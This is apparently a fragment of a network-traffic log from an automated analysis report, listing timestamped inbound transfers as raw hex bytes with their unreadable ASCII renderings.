2022-05-12 12:19:07 UTC	719	IN	Data Raw: 96 f1 83 1e 13 e8 ac 1b 0f a9 c5 f5 fd ce 93 6e da 9e a2 c1 05 c3 97 85 3a 7a 50 63 c3 a1 f2 d6 0a 6f f4 9e f6 b1 f9 66 b5 2c 53 4a 49 b1 08 0c 4d 89 fe b2 f1 41 ba f2 68 7d 4b 34 75 db 37 b5 15 ff 35 9f 1e 00 64 fe 18 90 f8 78 d3 ae 44 ad b9 a8 4b f3 a0 d7 22 48 67 5f e8 34 c3 1c 71 2a 49 31 eb 21 39 91 d6 29 04 b2 a4 01 56 01 08 6d 8f a3 64 f7 ee 64 c0 ca 06 91 83 21 a6 71 00 ba f6 7f 43 f6 ed a9 0b db 2d 34 ea 52 2c 46 56 07 26 62 e3 5e b4 33 1e 46 94 35 34 58 79 2d c1 d7 6f 26 33 64 24 3a af 2e bb 2f b3 ef 4b 54 b7 47 a7 71 2e 9a 36 03 25 62 4c 23 37 c4 6c c7 cc ed 51 92 ff 4b fe e5 32 d7 9b 1d 43 16 eb a2 a6 23 6a 50 d0 f5 12 64 3e 4a ac fd f6 5b 94 d6 a7 68 82 5b c8 86 d9 d7 28 d3 65 30 69 75 73 c9 af 69 98 7e aa e5 a2 45 ea b8 dc 62 6c 23 37 29 e9 Data Ascii: n:zPcof,SJIMAh}K4u75dxDK"Hg_4q*I1!9)Vmdd!qC-4R,FV&b^3F54Xy-o&3d$:./KTGq.6%bL#7lQK2C#jPd> J[h[(e0iusi~Ebl#7)
2022-05-12 12:19:07 UTC	727	IN	Data Raw: a0 ee e6 8f 5d 7c 1a 58 9b 19 a7 3d 9c b5 ab a7 4f 00 df e9 a6 ec 49 20 62 aa 73 6a eb e8 8a 7c 56 66 5f cc a2 9f 7b 85 50 8f 76 b0 af 7d 35 de 0e e6 34 8e f3 4d e7 e9 2e 5f f8 44 94 28 35 24 1f 0b e9 8f 0c cc 49 dd b3 dc 75 81 f7 f7 5f cc d7 e4 41 6d 62 e4 ea 1e 87 53 6e 28 cb 31 58 e5 ca 31 36 d0 97 fb 96 18 eb aa 24 fb dc be 77 43 46 05 84 a3 1e b1 e9 81 78 2e 43 27 d0 87 b2 10 e8 55 1d 59 13 b7 2f 94 1a 39 82 b9 1a 5f 03 bf 58 ad 5c f2 45 e8 0c 6e 1a d8 38 0d d0 8f 71 35 03 db 91 7d 6e c4 7b 76 b0 8b 18 8a 55 c1 1a 39 89 54 62 f8 40 78 69 00 97 c5 e0 14 77 53 61 24 19 a5 10 0d 76 a1 bc bb a0 c7 25 d9 c5 04 9c 32 39 a1 2f d4 04 62 a3 96 a4 9a 44 0e fd df 6e 0c a2 f1 c1 b4 0b 60 92 69 5e f6 bc 56 3e 93 ef 05 c2 b2 87 11 54 ab 9f a3 ba bf c8 65 fa 01 84 Data Ascii:]|X=OI bsj|Vf_{Pv}54M._D(5$lu_AmbSn(1X16$wCFx.C'UY/9_X\En8q5}n{vU9Tb@xiwSa$v%29/bDn`i^V>Te
2022-05-12 12:19:07 UTC	735	IN	Data Raw: 93 d9 48 d4 54 7e d7 9d 0e d8 39 90 a3 a7 3a 78 59 bb 97 04 e8 66 55 b5 ef 52 4a 81 c4 ac 68 6b 72 79 9c db a6 61 c7 4d f2 6d fb c2 69 0a 15 99 7e a1 e7 ae 3e b6 20 dc 68 79 20 0c e4 eb 92 e8 b9 f8 ca 58 d4 d9 12 f8 3e 21 ac ec 91 95 8d fa 05 f6 dd 5c 91 fe 92 68 57 12 a1 92 78 2e 51 aa f5 6f de 35 ad 9d e1 8e 4d d9 78 b7 18 ab 4d 6b 35 d6 42 1a c4 b3 5f 5f f0 e9 d1 87 95 4e 9c 88 72 7e 2d ba e7 b9 32 38 64 54 83 78 e5 69 2c 1b c3 08 1e 5e 0b ed 30 65 e6 2b 3b c1 6a 1b f5 ea 74 67 af 00 57 f1 dd f0 f6 9c f2 89 3e 50 06 bc 3b 7e 1e 52 21 65 77 22 62 8f d0 fb 82 e4 d8 c4 c1 ed fa 1c 65 e6 1d 7c 24 2a ef 69 45 08 02 64 e8 33 ec 0f b1 1c ef 72 63 42 0e a6 9e 1f 0a d9 c2 0e 6d 1f 98 18 05 20 f4 29 1d b1 9b b7 4b 6e ae d8 bf b8 dd 3b e1 7c 09 d2 d1 c4 55 05 3a Data Ascii: HT~9:xYfURJhkryaMmi~> hy X>!\hWx.Qo5MxMk5B__Nr~-28dTxi,^0e+;jtgW>P;~R!ew"be|$*iEd3rcBm)Kn;|U:
2022-05-12 12:19:07 UTC	743	IN	Data Raw: a1 3c 0d 54 39 e7 b9 db 0c 0d 70 c1 07 f9 ed 15 a0 25 d4 a0 68 9c 61 b3 4c c3 23 d3 df 75 0b 7e a1 d5 c6 d7 63 ba 9b 5c d3 48 53 8b 90 f8 d5 b8 1b 8e 12 84 97 06 08 bb b5 c0 4a 75 39 ac 89 60 5a 0d 1b 32 18 45 e4 59 2c e5 82 59 98 95 ac 0b 66 cf 24 98 ae a6 31 ca 91 d1 d5 4a 2e 74 f6 38 48 fa 84 06 df e3 a7 0e 81 1e f6 2b d7 e8 93 73 88 9e b0 dc 05 d0 96 96 11 73 5c fc c1 a1 f3 b9 3a 67 e5 8f e7 b7 ee 52 b2 38 49 2f ba b5 1c 0a 50 84 fe 89 32 57 b7 f7 6c f1 5e 30 67 d8 31 a1 13 d2 bf 9c 36 ed 70 d6 d9 ab ff 7c c4 23 6b 46 b9 a9 5e e4 b7 c2 32 48 67 bd e8 34 c3 36 c2 e3 49 37 c7 14 a3 ea 12 8b 15 b2 df cc 40 16 26 f2 f4 68 6e f4 c2 93 5a b1 c3 bc b0 22 dd f4 c7 b8 fc a7 1d 5e c2 84 0b da 33 33 f6 79 a5 4e 7e c3 32 4a 2c 74 41 37 09 cd bb df 34 59 6c 0f c6 Data Ascii: <T9p%haL#u~c\HSJu9`Z2EY,Yf$1J.t8H+ss\:gR8I/P2Wl^0g16p|#kF^2Hg46I7@&hnZ"^33yN~2J,tA74Yl

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:07 UTC	751	IN	Data Raw: f9 6c 1c 6d e2 64 38 34 2f f3 66 27 13 db 65 e2 26 f7 18 a1 0d fa fa cb 27 2a a6 b2 19 1a b6 b6 1a e3 ac a7 9d 0b 39 f8 3f c7 b1 93 7b a6 7c 93 d5 bf 71 cc ed 7d 55 16 cd 2e d6 68 16 05 36 02 ef 86 36 a7 3d fd 7d 07 ff 64 c4 6f b9 2a dc 07 24 cb 1e 2c 73 b6 28 44 82 91 dd fb d2 48 f9 3a b6 f9 da b4 ab 78 1a 2c b3 50 a5 06 9a 9d 40 a4 20 01 b1 a3 ac f4 1e 25 5b b5 7b 43 6a e8 80 14 b8 64 5f ca bf a7 de ab 50 85 04 8a b5 6c 2b b5 17 96 23 a7 3c 46 8b c0 2d 2c 28 45 94 22 26 7d 55 31 f8 94 63 1e 49 dd 49 f0 30 b8 d2 e0 85 d1 b6 7e b8 e0 4d e5 f9 02 9d 51 78 b4 6d 35 58 e7 d3 2a 0c e1 bd 04 8e c0 f9 d4 30 89 0c b5 7b 4e 5c 17 b5 ba 0d ac 86 7b 5f 2f 49 3e e6 b2 f3 9d cd c9 14 4f d6 a2 37 91 01 18 4a a6 26 4e 1b 22 df 83 aa 91 45 e2 1d 4a 32 1e 28 0f 8a b1 57 Data Ascii: lmd84/f'e&'*9?{|q}U.h66=}do*$,s(DH:x,P@ %[{Cjd_Pl+#<F-,(E"&}U1cII0~MQxm5X*0{N\{_/l>O7J&N"EJ2(W
2022-05-12 12:19:07 UTC	759	IN	Data Raw: 1f d4 02 39 9b de 9c 68 b1 b1 15 44 14 36 8d 86 a2 6e f0 c4 93 bd c0 0d bc b4 24 b1 24 cd b9 f6 7d 57 00 e1 a8 0b de 3d 4f 00 7b b4 4c 54 08 4f 46 2b 5c b0 37 07 cf ee 38 35 59 6e 2b d2 a8 72 24 91 71 4f cc ba 38 a6 6b 0d ef 4b 5e b0 53 8f 97 6c c1 18 23 a8 65 46 94 4b d6 79 d3 e0 77 53 e9 f3 5e d6 2b 27 0d 8a dc 43 3e eb a2 a6 4d 66 40 d4 e7 2e e8 6c 4a bf cc 51 4a ec c3 b3 7e 02 73 55 97 cf ce 2a ff 2b f7 6b 75 75 ce 27 70 66 7f 87 e3 b4 53 b9 29 dd 62 62 34 c9 9f e2 82 ee a2 eb 3d 4a fd d0 3b 02 d8 20 52 df 96 80 9d c4 56 f1 c2 53 73 ec bb 74 44 6c f7 6c 79 06 5c d2 bb b5 c9 e7 08 c9 e0 8e 46 c3 79 cb 69 ab 5c 64 30 38 50 30 d5 a0 22 4a fc 17 d4 a9 e9 51 8e 8c 69 aa 34 a7 f4 ad 34 36 68 b7 7c 55 81 7c 55 2e cb 09 1a 44 84 b9 39 64 e7 3c 36 c6 6c 25 34 Data Ascii: 9hD6n$$}W=O{LTOF+\785Yn+r$qO8kK^Sl#eFKywS^+'C>Mf@.lJQJ~sU*+kuu'pfS)bb4=J; RVSstDlly\Fyi\ d08P0"JQi446h|U|U.D9d<6l%4
2022-05-12 12:19:07 UTC	767	IN	Data Raw: 36 72 ef 97 f2 84 c6 db e9 2f fa da bc 53 69 4c 0d a2 88 c9 b1 e9 a3 48 5c 5f 2f f8 a7 dc 0d e0 c9 1e 48 ed cc 25 85 18 00 73 9d 33 5f 05 84 bd ab 5c 9b 52 9b 10 50 1a d2 46 12 82 99 14 18 2a ac 98 71 6a 9c 45 30 9f 8a 1e a8 8b c9 1d e9 94 24 79 c8 44 71 0e 2c 89 ed c5 10 5f 65 65 a8 4e ad 38 3d 7d 2d eb 93 75 c6 0d 7a d2 77 8a 43 14 aa 40 c3 7c 64 be 4a 9b 74 ca 0b fb d7 5d 38 a3 a1 d1 95 c8 63 ba 95 49 85 aa 56 6e 9a 97 ce c9 b1 85 14 a6 b7 6a a3 bc bd e2 59 a8 2b 82 8c b5 5a 07 13 4a 87 59 e6 5f 0e a4 9f 5b 92 41 aa 25 4c c8 26 b5 cc 49 45 ba 97 fb d4 24 fd 74 f6 32 5b de af 38 d4 cc c4 b5 81 1e fd 5f cd ce 93 74 d9 9b b3 c4 7e ce 95 8d 2b 56 46 6f c7 b0 f6 b6 25 65 f4 91 e5 b4 82 61 b7 2c 48 11 f2 b0 08 00 29 af e8 9a 3d 52 95 9b d4 f0 4c 3e 58 1c fd Data Ascii: 6r/SiLH_/H%s3_\RPF*qjE0$yDq,_eeN8=}-uzwC@\|dJt]8cIVnjY+ZJY_[A%L&IE$t2[8_t~+VFo%ea,H)=RL>X
2022-05-12 12:19:07 UTC	775	IN	Data Raw: 6d de 3b 5b e8 c5 a6 6a cf 60 d2 60 83 63 61 2a cc 8f 1c c2 dc 01 41 fd 13 f8 40 93 58 89 a4 27 73 3e ba cf 45 35 27 6b c5 a3 56 ad 61 89 5b e6 20 37 40 86 c8 3d 4d c9 38 3e da b1 0d ec 90 e9 6a aa 17 48 ba 47 e1 ef a6 e5 1b 32 55 1f a5 a7 6f 2b 48 22 3e eb 3d 7a 94 cf f1 05 c5 de d8 82 f9 66 0d cc fb 0b f1 46 3a fb 77 20 76 04 1a bb 2d e6 18 9f f7 ff 74 7a 60 bc a4 b2 15 21 4e a6 0e 6b 74 95 8d 1a 21 39 21 38 88 b0 a1 b5 65 8e f3 86 ab db 31 2e 7a 10 b3 76 c4 79 03 39 cc 11 fe 93 c4 fa 2f eb 6a 3e 9c d2 ec 9f d6 0b d4 74 fd 14 10 03 48 8e 39 51 99 8d 9a 07 d2 48 f9 f7 a0 ee e6 9d 71 79 1a 26 9b 1f a7 1a be b5 b4 b8 20 07 df e9 ac c4 14 2a 00 bc 55 50 ea e8 81 4f 48 67 5f 96 a0 b7 53 28 50 85 14 ea bb 7f 3f ae 06 8f 4d d5 f2 47 8f e2 c5 5e f8 42 bc 70 36 Data Ascii: m;[j``ca*A@X's>E5'kVa[7@=M8>jHG2Uo+H">=zfF:w v-tz`!Nkt!9!8e1.zvy9/j>tH9QHqy& *UPOHg_S(P? MG^Bp6
2022-05-12 12:19:07 UTC	783	IN	Data Raw: 9d a7 09 c5 e3 ab 13 81 0e b7 70 ff f8 93 6f c0 29 b5 17 88 c8 97 8d 20 69 51 55 85 b0 e3 dc 3d 70 dc f3 f6 b1 f3 5b 6f 03 6e 28 a4 a0 03 17 41 9f fa 09 1f 14 b8 f4 74 e1 4b 25 65 cd f5 32 29 80 af 9f 14 1b 77 c7 cf 8a 2e ed ec 74 41 ad b3 81 7e f7 b1 d9 96 5b 0c 6f 3e 27 d7 25 b2 3f 9f 24 c8 13 29 80 db 9c 3d de b2 15 4a 0c fa c1 23 8b 94 f5 c6 83 d3 c0 1d b3 a3 3e a4 4a d1 a9 ee 16 52 7a ea a3 18 c3 12 66 ef 62 a5 51 39 fc 33 4a 20 4f a6 24 03 da 81 1d 63 5b 6a 23 f8 f0 79 25 9b 66 2a 3f b2 29 a8 10 06 87 49 5e ba 63 9c a6 26 8b 34 04 a1 f6 64 74 34 d0 72 fb c7 75 51 98 e6 55 c7 26 27 01 8e 03 df 06 fc 74 b4 27 7f 56 c5 fa 36 5c 7d 40 bd f6 45 40 b8 e4 b3 7e 9f 60 5f 97 d3 b2 49 c5 4d fc 78 7d 5d 25 23 6e 9e 6d ad e0 b0 40 cf 36 46 4a 5d 35 1f e8 c8 83 Data Ascii: po) iQU=p[on(AtK%e2)w.tA~[o>'%?$)=J#>JRzfbQ93J O$c[j#y%f*?)I^c&4dt4ruQU&'t'V6\}@E@~`_IMx }]%#nm@6FJ]5
2022-05-12 12:19:07 UTC	791	IN	Data Raw: e6 db 11 6a 79 1a 27 88 3f b6 20 8a a4 ac 29 71 07 de e8 0e e5 32 22 64 fc 5a 4d e0 c0 63 54 78 6e 77 bf a2 b7 59 ac 07 87 05 93 86 5e 3f a4 06 9a 3c 9e fc 6f e0 ce 2e 59 97 8e 94 28 3f 49 65 39 e6 a7 60 c8 49 db 2c 29 2c a9 cb db 5d ed 71 e2 98 c8 20 e0 ea 19 e3 8f 69 a6 76 1f 46 f6 ce 3c 0c e4 8a fb 58 d3 e4 d4 38 ec ef e5 6a 52 57 db b7 b7 37 f8 f8 b9 4c 08 52 0a e9 8a dc 50 e3 c9 12 5f cb ad ab 82 1e 08 5a ad 12 4e 21 ba 79 bc d0 c0 45 e8 0d f0 0b fa 3d 27 c0 98 1e 14 2a 38 9b 71 66 bc 18 1b 9c 80 30 d7 5c c9 17 cb a0 57 65 c0 2b 3a 60 31 8d fc d8 01 a1 46 71 b9 46 b2 9d 0b 7e 2d ec a8 86 d7 2b 66 d4 13 1a 10 14 a0 2e 7c 6f 42 a0 64 f3 4d c9 01 e2 ff f9 50 a0 a1 d6 ab 35 94 ba 9f 54 da 99 45 60 87 75 d4 cb b1 8e 01 ad 92 4a b5 ab a2 46 3d ab 2b 85 06 Data Ascii: jy'?)q2"dZMcTxnwY^?<o.Y(?Ie9`I,),]q ivF<X8jRW7LRP_ZN!yE='*8qf0\We+:`1FqF~-+f.\oBdMP5TE`uJF=+
2022-05-12 12:19:07 UTC	799	IN	Data Raw: ed 4e d3 07 56 d7 9d 00 6c 00 e7 bb 8f 02 6c 41 d2 41 15 e4 76 5b aa 5e 45 46 b8 8f b3 7e 9f 1c 0e 86 d9 d7 30 d9 5e fb 6b 64 78 c0 2f 90 99 52 a2 c9 f0 ae 3d df c3 6c 75 3a 1f f3 e6 9c fd 58 f5 18 5e ee c3 20 18 d7 cd 5e f3 8d 8b 94 ec ea f1 ee 5f 74 72 a6 74 55 68 fc 95 67 3d 41 dc ac 7e d3 2d 7b e7 cc 88 56 c8 6b c5 7f a6 4d 70 27 d9 4f e2 c5 8e 53 51 f7 00 06 b8 98 47 90 9f 60 70 2f b1 f8 ba ca 26 41 ad 85 47 a6 74 44 46 ce 08 0b 4d 90 3c 31 49 e4 2f 2d dd 6f 1c e7 a5 cc 88 ab 3b 4a 91 44 d9 2b 78 1a ea 26 7f 1f a4 b4 5f 1e 48 a0 73 eb 33 ba 94 cf e1 08 e6 d5 e0 54 f8 66 0d 60 ea 03 fd cb 2e d5 7c 3c 7a 1a be f1 2b f5 18 a9 0f f6 74 6d 40 ef b7 4c 12 25 b0 ae 1f 69 0a b1 9e 1c f1 cf 5a 1f a0 97 3c aa 7e 91 d3 a8 ba d3 24 fa 84 17 e1 25 c7 68 03 80 34 Data Ascii: NVllAAv[^EF~0^kdx/R=lu:X^ ^_trtUhg=A~-{VkMp'OSQG`p/&AGtDFM<1I/-o;JD+x&_Hs3Tf`.\<z+tm@L%i Z<~$%h4
2022-05-12 12:19:07 UTC	807	IN	Data Raw: ee 0d 52 27 fc bc bb d9 43 ec da 0d 85 49 14 b1 27 c7 80 65 98 45 a2 4b df 14 ea 43 6f 12 a8 a1 c6 b5 02 6c 44 9e 72 ae a7 50 7f 96 f1 c2 cd 20 98 4d 93 e1 60 b2 bc 24 d2 33 b0 49 e4 ad 71 5c 96 03 02 ed 27 84 56 15 cd 13 47 cd 5c ce 6d 43 d9 20 0f de 50 6e dd f4 9b dc 5a 34 e5 e9 18 17 e8 e7 69 cc f2 ad 82 9e 5e a8 30 b4 ae 9a 7e cc 0f 82 41 05 d0 97 d2 3c 19 3c ca 5f be e3 de 32 67 e5 93 eb a2 07 40 99 26 31 ae ab b1 02 0a 59 9a f9 92 37 52 b2 ec 80 f1 60 3f 6b 57 0c a1 01 d6 be 98 07 19 78 d6 ce 9a e5 80 c5 0f 4a bc be b3 47 d4 2d cd 27 42 1c 64 e0 2b c9 ca b8 04 4e 21 d0 04 26 9e cf 83 15 a7 b8 0a 49 e8 21 dc 85 b2 69 e8 d9 dd 5c d5 06 af b8 26 a3 51 d9 b4 08 78 79 69 e8 27 bc cd e3 37 28 f7 9b 46 56 0c 21 4f 35 51 a7 3d 09 da 9b 2a 39 a7 6b 05 dc cd Data Ascii: R'CI'eEKColDrP M`$3Iq\'VG\mC PnZ4i^0~A<<_2g@&1Y7R`?kWxJG-'Bd+N!&I!i\&Qxyi'7(FV!O5Q=*9k
2022-05-12 12:19:07 UTC	815	IN	Data Raw: 65 da 6b f9 0c 64 5a e4 f8 77 2c f0 53 64 e2 2d f5 10 b5 1b 7a 65 70 60 13 a7 b2 19 66 6e a6 0e 6b 08 be 8d 1d a7 40 2f 1d a1 8c ad b2 e3 25 db a8 aa f3 c3 f0 7a 1c e5 dc c5 79 0d 06 ab 41 fe 95 ed 9e df eb 6c 1c 59 30 ec 99 b3 45 1d 75 f7 cc 92 77 60 a3 38 42 9a 82 c9 6a d3 48 f7 20 b1 ee 1a 13 37 79 1a 24 99 1e 2b a1 9c b5 bb b4 2c 00 52 4e ac f4 15 1e b4 bc 5b 47 c2 1b 80 54 72 73 d3 9b a0 b7 52 ac a3 85 05 93 86 9e 3f a4 06 98 3a a7 10 47 8b c0 41 93 f9 44 92 55 72 65 44 2c ee 03 ab cc 49 dc 52 ea 2b 25 66 f7 5f c7 48 0b 97 e0 47 cc 19 1f 8c 4f 7e 2a 2d 26 82 f7 e6 cf 1d f2 9f da 39 c2 f3 cf 27 f8 db 30 14 8f 4e 0d a2 2c 4d b1 e9 a8 4c 23 52 21 d0 bc b3 10 e8 da 1d 4c c2 3e 37 89 36 eb 5b be 3a 30 cf ad 68 ad 4f 99 42 64 ab 52 1a d9 38 03 a8 61 1e 1e Data Ascii: ekdZw,Sd-zep`fnk@/%zyAlY0Euw`8BjH 7y$+,RN[GTrsR?:GADUreD,IR+%f_HGO~*-&9'0N,ML#R!L>76[:0h OBdR8a

Timestamp	kBytes transferred	Direction	Data
2022-05-12 12:19:07 UTC	823	IN	Data Raw: ac f6 38 91 d6 e4 0a b7 b0 13 ce a1 3f e8 55 dd 30 f5 c6 81 d6 d5 14 94 46 26 b2 53 ed 9a e7 60 3a 66 eb a9 0d cc 56 d4 ff 7a be 29 4b 0c 32 4c 33 33 40 34 09 c1 fc 2a 35 59 6c a9 8e d2 79 21 ef 2b 21 2e bf 32 72 14 0b c7 66 5e b0 59 9c aa 04 b4 30 15 a2 bb 4e 37 1c c4 52 d5 ce 75 51 d3 b9 5f d6 2f 30 d7 9d 1f ce 11 eb 87 a1 30 6e 7b d2 e3 04 fc 6c 4a ac e1 54 4a 91 c0 b3 7e 95 0e 53 86 d9 f2 2e c7 4d 5a 6c 75 75 d1 22 6e 98 7e ab f1 b6 51 c2 20 dc 01 60 37 1f 58 e9 83 ee bb fd 34 59 f7 d0 2a 07 de de 53 f2 87 b6 8f fa 81 f0 c2 53 cc ff be 65 26 3e ef 92 72 20 7a b1 af 6f d8 42 96 e4 e0 84 45 e7 01 db 6c ad 65 42 2a c6 5b 34 8b a2 59 4a 92 fe d0 ab 98 37 65 8c 6d 7a 2d b8 cc 87 25 23 02 0c 82 54 a7 1f 2c 55 c3 09 16 46 84 ca 5f 89 e7 38 34 c7 00 19 e8 ba Data Ascii: 8?U0F&S`:fVz)K2L33@4*5Yly!+!.2rf^Y0N7RuQ_/00n{lJTJ~S.MZluu"n~Q `7X4Y*SSe&>r zoBEleB*[4YJ7emz-%#T,UF_84
2022-05-12 12:19:07 UTC	831	IN	Data Raw: cf f8 95 f2 91 ca db 3c 2d fa da 9e f9 3a 2e 0c a4 a4 3c 09 e9 a9 5f b5 66 00 e9 8b 93 a8 e2 c9 14 6e 19 b0 26 85 04 20 a2 bf 30 59 29 2a 16 ca 5d 91 41 c8 b5 52 1a d8 b3 2a ad 8b 38 3e bb db 9b 71 4c 74 67 19 9c 95 17 a8 a7 c8 1d e5 a9 d1 1b ab 45 7b 65 11 31 ed cf 16 ed 70 4b ba 6e 85 aa 0c 7e 2d cd 54 aa c6 0d 6f ce 2c 6f 40 14 a6 05 58 00 05 b5 4c b7 6c 72 0b fd df ef 24 8d b3 f1 9d a6 63 ba 9f 7e 0c bc 54 6e 8f dc fb 32 b0 8f 14 a4 05 17 c2 bb b5 ce 4c 17 2b 84 a4 fa 7f 2a 0b 7b d4 f9 e4 5f 04 eb 9c 52 92 4b b3 2c 62 31 27 9e c7 6a b7 b4 f6 fa d5 4f 12 c9 f6 38 48 6b a1 24 d7 c5 8b ae 81 1e f7 0b e8 c5 93 6f d5 97 8a 38 04 d0 91 a7 a7 04 3d 7f c3 a5 d3 73 3a 67 f4 01 d1 9c eb 67 95 92 42 39 a9 91 40 0d 46 8e f5 90 1f ba bb f4 78 da ce 4a 14 db 23 a5 Data Ascii: <-:.<_fn& 0Y)*]AR*8>qLtgE{e1pKn~-To,o@XLlr$c~Tn2L+*{_RK,b1'jO8Hk$o8=s:ggB9@FxJ#
2022-05-12 12:19:07 UTC	839	IN	Data Raw: da 11 2e e7 e0 8e dd ea 4d c9 4a 8b e6 60 2a c6 71 ff dd a2 59 5b d5 ee d1 ab 94 72 09 f2 0c 71 3e b8 c7 04 35 27 6d 30 a7 79 bf 4d 77 f9 c2 08 1a 60 6e db 30 65 f8 33 16 29 6e 0d ec 90 6e 08 cb 16 48 be 61 4c f2 84 e5 8f 0a 78 0d 82 87 c2 1a 48 3e 52 18 2a 67 94 d0 fc 36 0c dc d8 d8 d3 e0 73 01 fa 0b e4 15 81 f8 77 2a e6 27 49 f0 0a c6 b2 b6 1c fe 54 83 51 f0 a7 ad 33 21 5b a6 0e 6b 31 32 f1 7b 2a e7 2b 3d 0f 9c a1 b5 f5 a7 f6 ba 8d fb 94 f1 7a 16 ed 30 df 79 07 0e 2a 38 07 94 ec b0 06 6d 12 77 70 d3 e8 b9 09 2b d6 74 6d ef 33 34 46 83 89 50 93 80 92 05 c8 48 f3 36 ac c0 35 9d 6d 7f 30 a0 e5 78 a6 06 98 95 0b a4 20 07 44 cc 81 e6 32 16 fd bd 5b 4d ca d0 9a 54 78 7b 55 e2 59 b6 53 82 7a 03 7b f8 af 7d 3b 84 be 88 33 8f 69 62 a6 d8 08 7f 4a 45 94 28 15 26 Data Ascii: .MJ`*qY[rq>5'm0yMw`n0e3)nnHaLxH>R*g6sw*'ITQ3![k12{*+=z0y*8mwp+tm34FPH65m0x D2[MTx{UYSz{};3ibJE(&
2022-05-12 12:19:07 UTC	847	IN	Data Raw: e5 08 c5 e7 8b 8c 83 1e f7 b1 f2 e3 82 49 ea 01 a0 c1 05 f0 f2 a5 21 7a 42 56 3a a0 f3 cb 10 e1 8a fa f5 b1 fd 61 15 2e 42 39 33 94 25 14 60 ae 4a 98 37 43 9a 99 56 f0 4c 2b 64 f2 da a0 01 d1 87 1d 60 6b 71 d6 db b2 59 7c c4 23 d9 88 94 b8 7e d7 10 d1 34 4a 3c 0b c0 34 c7 2a 91 d1 48 37 c5 28 bf ef bd 8a 15 b2 90 b7 42 16 20 6a aa 8e 7c d2 e6 27 c2 ca 0c 9c 36 0e b2 59 d9 a8 de 80 54 7b ec 83 89 a4 58 21 fe 7e 94 e5 54 0d 32 d0 0f 71 a5 13 29 68 91 35 34 79 fc 01 d0 d3 64 0d 68 74 20 28 91 be d2 66 2f ef 4f 7e 14 51 8f b7 b6 bf 1d 07 8e 45 e8 21 36 d0 58 4e cc 75 51 8d e9 77 2f 2e 30 d1 b7 8c b0 70 ea a2 a3 10 cb 43 d4 e3 9e cd 41 58 8a dc f1 48 90 c2 93 c7 bd 73 55 99 d5 f5 d6 c6 4d f0 41 f3 0b be 23 6e 9c 5e 0d f3 b6 51 58 05 f1 70 40 17 b9 e0 eb 83 ce Data Ascii: I!zBV:a.B93%`J7CVL+d`kqY|#~4J<4*H7(B j|'6YT{X!~T2q)h54ydht (f/O~QE!6XNuQw/.0pCAXHsUMA#n^ QXp@
2022-05-12 12:19:07 UTC	863	IN	Data Raw: 5b d0 2f dc de db 0e c8 11 32 87 e1 34 68 41 b3 e3 1c ef 6a 4a e6 fc 4c 4d 96 c2 0d 76 07 6b 4f 86 8f c2 9f ef 4b f6 75 74 e7 c7 24 6e 94 7c 39 e9 b0 51 76 3b 4e 7a 74 37 22 f9 ad 87 e8 a6 a6 28 cb e0 d6 2a 93 da 98 57 e1 9c 6f 9c 19 0d e2 c2 41 65 1c a7 72 55 57 f1 d4 7c 2c 52 99 ad fd c6 23 85 28 fb be 61 dd 60 10 4c 9b 6b 67 2a fa 51 04 c3 b0 59 a7 de 27 f6 b9 92 8b ac bc 4b 76 3e 39 fc 3a 2c 21 6d f2 82 c6 b5 79 57 ed e7 e4 3d 46 86 24 30 7d e0 3e 3e bf 6f 49 c7 bc e8 73 aa 53 65 bc 41 2e f4 c0 c8 13 2f c2 01 e0 8a 69 1b 93 39 36 c6 35 67 78 cb b4 33 f3 dd 47 c6 bd 4b 0b 60 d9 01 a4 18 29 f9 82 23 38 2f 62 e2 e1 fe 58 9a 1a fe 45 63 da e8 a1 b2 eb 08 e6 8a 08 6d e6 a8 c9 1e 2d e7 d4 0f dd b7 a7 b5 0a 9c 9f 85 ad db 69 eb 3e 3b cb 2f 78 69 95 09 21 10 Data Ascii: [/24hAjJLMvkOKut$n|9Qv;Nzt7"(*WoAerUW|,R#(a`Lkg*QY'Kv>9:,!myW=F$0}>>oIsSeA./i965gx3GK`)# 8/bXEcm-i>;/xi!
2022-05-12 12:19:07 UTC	879	IN	Data Raw: 2f 62 fb 0b e0 a3 2f 5f 75 1f 7e 52 64 16 0e e4 1c b7 1c 68 74 ef 5a c5 a5 e2 13 1c 81 a5 0e 6d 1b 22 8f ca 29 d2 2d 4d a0 aa 82 b7 6f 82 db 3e ab 66 29 c5 78 46 cd 77 e6 7b 07 11 27 86 fe 6f ee 83 2e bb 6c 6c 52 d1 ec 99 b9 bc d6 7c e3 ff 1c 76 60 38 1a 53 93 80 b2 bf d2 1b f0 1c a2 b8 cc 21 4e 7b 1a 26 9b 8f a7 0e 89 80 b8 f5 20 d9 fd eb ac f4 14 a0 4c c1 58 78 e8 b8 80 54 5c 66 5f ca a0 21 53 c1 45 b0 07 c9 ae 5c 1b a6 0c 89 33 19 f3 e0 88 ff 2c 0f f8 06 b0 2a 35 64 44 be e9 25 19 f9 4b 8d 43 80 08 ab c1 f7 5f 50 60 22 94 d5 4f b4 ea 9a a8 47 69 a6 7c b0 82 41 d8 09 1f a2 95 55 aa c2 f3 c5 2c 6c dc 4f 78 71 4d 5d a4 69 38 b3 e9 a9 5f b9 43 75 e0 98 b1 40 e2 22 30 4c c5 ba 26 13 1e 2d 5f 8b 32 0f 03 a1 4d a9 5c 91 45 7e 0c 45 03 ed 2b 5f 80 b6 3b 1c 02 Data Ascii: /b/_u~RdhtZm")-Mo>f)xFw{'o.llR|v`8S!N{& LXxT\f_!SE\3,*5dD%KC_P`"OGi|AU,IOxqM]i8_Cu@"0L&-_2M\E~E+_;
2022-05-12 12:19:07 UTC	895	IN	Data Raw: 90 fa 93 fc a4 f3 a2 49 8e 83 e4 1a 37 3c 7a cb d2 78 b1 9a cc 2b 70 13 4c 8b de c4 7f 90 ad 14 0c a0 ba 65 e0 1e 4c 3e be 75 3a 03 ea 0d ab 1b f4 45 a0 69 52 7b bd 29 6d e5 99 4c 7b 72 b7 fa 12 09 94 2e 6b f9 eb 6c e5 17 a7 6e 97 e2 39 06 af 44 1c 04 45 d4 aa aa 62 3e 3b 15 dc 29 cb 73 69 7e 6a 88 cf e8 a7 7e 18 86 6b f2 24 14 c7 4a aa 21 37 db 2f d8 29 bd 4e 8f ad 1a 73 e3 ce b3 d8 1d 10 df eb 01 bb d9 30 0b 90 be ba a7 d4 c2 7d ea e6 69 f3 db d1 ae 05 c5 4c c9 cb 04 3f 07 5a 2f 8d 35 90 30 57 bf f0 3c f3 26 e1 62 2e ad 26 dd ae 2d 41 b8 f2 88 a6 22 5d 1a bb 57 2c 94 84 4a ac 93 c3 76 f3 53 98 4f b2 ce cb 02 a6 d0 cd a5 60 d0 f0 e8 55 25 09 10 aa c2 9c a9 5f 